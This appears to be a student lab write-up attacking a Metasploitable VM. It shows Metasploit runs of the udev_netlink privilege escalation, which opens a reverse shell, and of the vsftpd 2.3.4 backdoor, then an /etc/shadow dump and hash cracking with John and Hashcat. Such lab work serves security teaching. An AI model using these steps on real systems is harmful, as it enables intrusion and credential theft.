
- A nasty new udev vulnerability is floating around in the wild that allows local users on Linux systems with udev.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > search linux local udev

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/linux/local/udev_netlink      2009-04-16       great  No     Linux udev Netlink Local Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   NetlinkPID                  no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                     yes       The session to run this module on.

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.174.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > run

[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2790
[+] Found netlink pid: 2789
[*] Writing payload executable (207 bytes) to /tmp/JRosOXIAxj
[*] Writing exploit executable (1879 bytes) to /tmp/OejUQbiwKR
[*] chmod'ing and running it...
[*] Sending stage (976712 bytes) to 192.168.174.129
[*] Meterpreter session 4 opened (192.168.174.128:4444 → 192.168.174.129:58935) at 2020-12-07 08:00:01 -0500

meterpreter > getuid
Server username: root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
meterpreter >
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  0        fil   2020-12-04 11:42:22 -0500  R%
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x   1024     dir   2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x   13820    dir   2020-12-07 03:18:06 -0500  dev
40755/rwxr-xr-x   4096     dir   2020-12-07 06:54:11 -0500  etc
40755/rwxr-xr-x   4096     dir   2010-04-28 16:22:28 -0400  home
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:36:28 -0400  initrd.img
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:22 -0400  lib
40700/rwx------   16384    dir   2010-04-28 16:26:18 -0400  lost+found
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  media
40755/rwxr-xr-x   4096     dir   2010-04-28 16:22:28 -0400  mnt
100600/rw-------  10868    fil   2020-12-07 03:18:11 -0500  nohup.out
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  opt
40555/r-xr-xr-x   0        dir   2020-12-07 03:17:52 -0500  proc
40755/rwxr-xr-x   4096     dir   2020-12-07 03:18:12 -0500  root
40755/rwxr-xr-x   4096     dir   2012-05-13 21:54:53 -0400  sbin
```

What the vulnerabilities are in FTP server: vsftp Port 21?

- FTP authentication is sent as cleartext, making it easy for someone with a packet sniffer to view usernames and passwords.



- Check to make sure first that the PostgreSQL equal service is running:

```
┌──(root💀 kali)-[/home/kali]
└─# service postgresql start

┌──(root💀 kali)-[/home/kali]
└─# nestat -atnp | grep 5432
zsh: command not found: nestat

┌──(root💀 kali)-[/home/kali]
└─# netstat -atnp | grep 5432                                          1 ×
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      3635/
postgres
tcp6       0      0 ::1:5432                :::*                    LISTEN      3635/
postgres
```

- using exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Che
ck  Description
   -  ----                                  ---------------  ----       ---
--  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use e
xploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

- The only thing we need to set is the our RHOSTS

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
```

- Test and Results:
  - ✓ command shell open as root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.174.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.174.129:21 - USER: 331 Please specify the password.
[+] 192.168.174.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.174.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```


➢ What is Hash?

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
```


➢ What type of hash is being used in the shadow file?

```
┌──(root💀kali)-[/home/kali]
└─# hash-identifier
   ##########################################################################
 #
   #     __  __                    __         ______    ____
 #
   #    /\ \/\ \                  /\ \       /\__  _\  /\  _ `\
 #
   #    \ \ \_\ \     __      ___ \ \ \___   \/_/\ \/  \ \ \/\ \
 #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\    \ \ \   \ \ \ \ \
 #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \    \_\ \__ \ \ \_\ \
 #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\   /\_____\ \ \____/
 #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/   \/_____/  \/___/  v1.2
 #
   #                                                       By Zion3R
 #
   #                                                    www.Blackploit.com
 #
   #                                                   Root@Blackploit.com
 #
   ##########################################################################
 #
 HASH: $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/

Possible Hashs:
[+] MD5(Unix)
```

- Use the GUI version of John the Ripper and its called Johnny to crack the password:




- ✓ Johnny will automatically try to detect the hash table and we can see that its already found the password of msfadmin.




Use Hashcat to crack the password:


Download a dictionary (wordlist) called rockyou.txt and save it




Create a file and put the hash password and save it



To show the output file use this command (-m500 , 500 it's a hash mode)



Result of hashoutput.txt:



✓ As we found in shadow file of our Metasploitable machine

```
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
```

Conclusion

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting.